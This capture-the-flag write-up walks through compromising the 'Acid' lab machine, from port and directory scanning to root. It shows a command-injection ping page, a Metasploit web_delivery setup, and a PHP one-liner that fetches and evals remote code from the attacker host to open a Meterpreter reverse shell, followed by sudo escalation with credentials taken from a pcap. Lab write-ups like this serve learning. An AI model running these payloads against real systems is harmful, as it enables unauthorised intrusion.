CAPTURE THE FLAG REPORT – ACID MACHINE

AADESH SINGH

This report documents the complete exploitation process of the **Acid CTF machine**, starting from initial reconnaissance to achieving root access.

1) Target Information: -

   Target IP: - 192.168.42.128

   Attacker Machine: - Kali Linux

   Tools used: -

   - Nmap
   - Netdiscover
   - Gobuster
   - Dirbuster
   - Metasploit
   - Wireshark

2) Reconnaissance

   Nmap scan : - nmap -sV -p- 192.168.42.128

```
Nmap scan report for 192.168.42.128
Host is up (0.00072s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:0C:29:36:7B:18 (VMware)
```


   Result: Found Port 33447 open

3) Web Enumeration

   Directory Brute Force: gobuster dir -u http://192.168.42.128:33447 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.42.128:33447 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.42.128:33447
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 326] --> http://192.168.42.128:33447/images/]
css                  (Status: 301) [Size: 323] --> http://192.168.42.128:33447/css/]
Challenge            (Status: 301) [Size: 329] --> http://192.168.42.128:33447/Challenge/]
server-status        (Status: 403) [Size: 305]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
```

Discovered: - /images, /css, /challenge




Upon opening /Challenge, a login portal got opened, tried injection attack here but could not found more success behind it, so thought to learn more in this /challenge path.
so I used Dirbuster tool.


/Challenge/index.php
/Challenge/error.php
/Challenge/includes/functions.php
/Challenge/cake.php

Files found with a 302 responce:

/Challenge/include.php
/Challenge/includes/logout.php
/Challenge/hacked.php




There was a lot of dir listed I curled through all but only found success in **cake.php which took me to this page.**





When you look on the tab name in the above image there is a hint of path **/Magic_Box**. Then I went to that URL.

And found this -




It says that the access to the page is forbidden. Then I used Dirbuster again on this /Magic_Box path .Lets see the results where we found a some directories .





Out of all the files found, command.php was the only one that seemed useful. When I opened it in the browser, I saw a page where I could enter an IP address and ping it.



To test it, I entered: 127.0.0.1 IP, the page returned the ping results. After checking the page source, I noticed that the output of the ping command was directly visible there. This hinted that the server was executing the command and showing the result back to the user.
More commands like ls, ping, were running perfectly and output was shown in source code. Since the page was returning proper results, it was clear that the server was executing whatever input was being passed. This meant I could use it to run more powerful commands.

To get a reverse shell, I used Metasploit's **web_delivery_module**.

```
msf > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 1
target => 1
msf exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set LHOST 192.168.42.129
LHOST => 192.168.42.129
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.42.129:4444
msf exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.42.129:8080/b1×2kmY9iucSmp
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.42.129:8080/b1×2kmY9iucSmp', false, stream_context_create(['ssl'⇒['verify_peer'⇒fa
lse,'verify_peer_name'⇒false]])));"
[*] 192.168.42.128   web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (42137 bytes) to 192.168.42.128
[*] Meterpreter session 1 opened (192.168.42.129:4444 → 192.168.42.128:55833) at 2026-04-24 05:21:42 -0400
[*] 192.168.42.128   web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (42137 bytes) to 192.168.42.128
[*] Meterpreter session 2 opened (192.168.42.129:4444 → 192.168.42.128:55835) at 2026-04-24 05:21:44 -0400
[*] 192.168.42.128   web_delivery - Delivering Payload (1115 bytes)
```

>use exploit/multi/script/web_delivery

>set target 1

>set payload php/meterpreter/reverse_tcp

>set LHOST 192.168.42.129

>set LPORT 4444

>run

After setting everything in Metasploit, it gave me a command that needed to run on the target machine.

Since I already knew the input box was vulnerable, I just added the payload.
When I submitted it, the payload got executed and I immediately received a Meterpreter session on my Kali machine.

```
Active sessions
===============

  Id  Name  Type                   Information      Connection
  --  ----  ----                   -----------      ----------
  1         meterpreter php/linux  www-data @ acid  192.168.42.129:4444 → 192.168.42.128:55833 (192.168.42.128)
  2         meterpreter php/linux  www-data @ acid  192.168.42.129:4444 → 192.168.42.128:55835 (192.168.42.128)
  3         meterpreter php/linux  www-data @ acid  192.168.42.129:4444 → 192.168.42.128:55837 (192.168.42.128)

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > ls /
Listing: /
=========
```

After gaining access through a Meterpreter session, I began exploring the file system to identify useful artifacts. Navigating through system directories, I came across an unusual folder: cd /sbin/raw_vs_isi

```
100755/rwxr-xr-x  119331371379848   fil   191105643893-07-22 17:03:52 -0400  rarp
100755/rwxr-xr-x  41850161341968    fil   193901818030-06-22 05:24:49 -0400  raw
040755/rwxr-xr-x  17592186048512    dir   195844079725-11-11 03:32:00 -0500  raw_vs_isi
100755/rwxr-xr-x  2789495360055560  fil   194543185409-07-15 03:56:32 -0400  reboot
100755/rwxr-xr-x  23811298694568    fil   192764462222-11-09 12:35:00 -0500  regdbdump
100755/rwxr-xr-x  254502582151032   fil   193824899795-01-22 04:30:42 -0500  resize2fs
```


Inside this directory, a packet capture file named hint.pcapng was discovered.

```
meterpreter > cd aw_vs_isi
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd raw_vs_isi
meterpreter > ls
Listing: /sbin/raw_vs_isi
=========================

Mode              Size             Type  Last modified                    Name
----              ----             ----  -------------                    ----
100744/rwxr--r--  3516478704614968 fil   195843292647-06-11 20:29:29 -0400  hint.pcapng
```

Such files often contain network traffic, which can sometimes reveal sensitive information
Then I opened the captured file using Wireshark

While analysing the traffic,



I used the **"Follow TCP Stream"** feature to inspect readable data within the packets. During this process, I identified clear-text credentials embedded in the communication:

```
heya

hello

What was the name of the Culprit ???

saman and now a days he's known by the alias of 1337hax0r

oh...Fuck....Great...Now, we gonna Catch Him Soon :D

Yes .. We have to !! The mad bomber is on a rage

Ohk...cya

Over and Out
```

Username: saman

Password: 1337hax0r

However, the initial shell was not fully interactive. To improve usability (support for commands like su, proper tab completion, etc.), I upgraded it to a fully interactive TTY shell using Python:


After getting the Meterpreter session, I switched to a normal shell
Using the discovered credentials, I switched from the current shell to the identified user:
And performed Privilege escalation **sudo su,** by use the same password.

```
meterpreter > shell
Process 2727 created.
Channel 3 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@acid:/sbin/raw_vs_isi$ su saman
su saman
Password: 1337hax0r

saman@acid:/sbin/raw_vs_isi$ ls
ls
hint.pcapng
saman@acid:/sbin/raw_vs_isi$ sudo su
sudo su
[sudo] password for saman: 1337hax0r

  ____                                _         _       _   _
 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/
root@acid:/sbin/raw_vs_isi# ls
```

After getting the **Root** access, I navigated to the root directory to locate the final flag file.



The file contained a confirmation message indicating successful completion of the challenge along with the final flag:

FLAG NAME: Acid@Makke@Hax0r

This confirmed that the machine had been fully compromised and the objective of the CTF was achieved.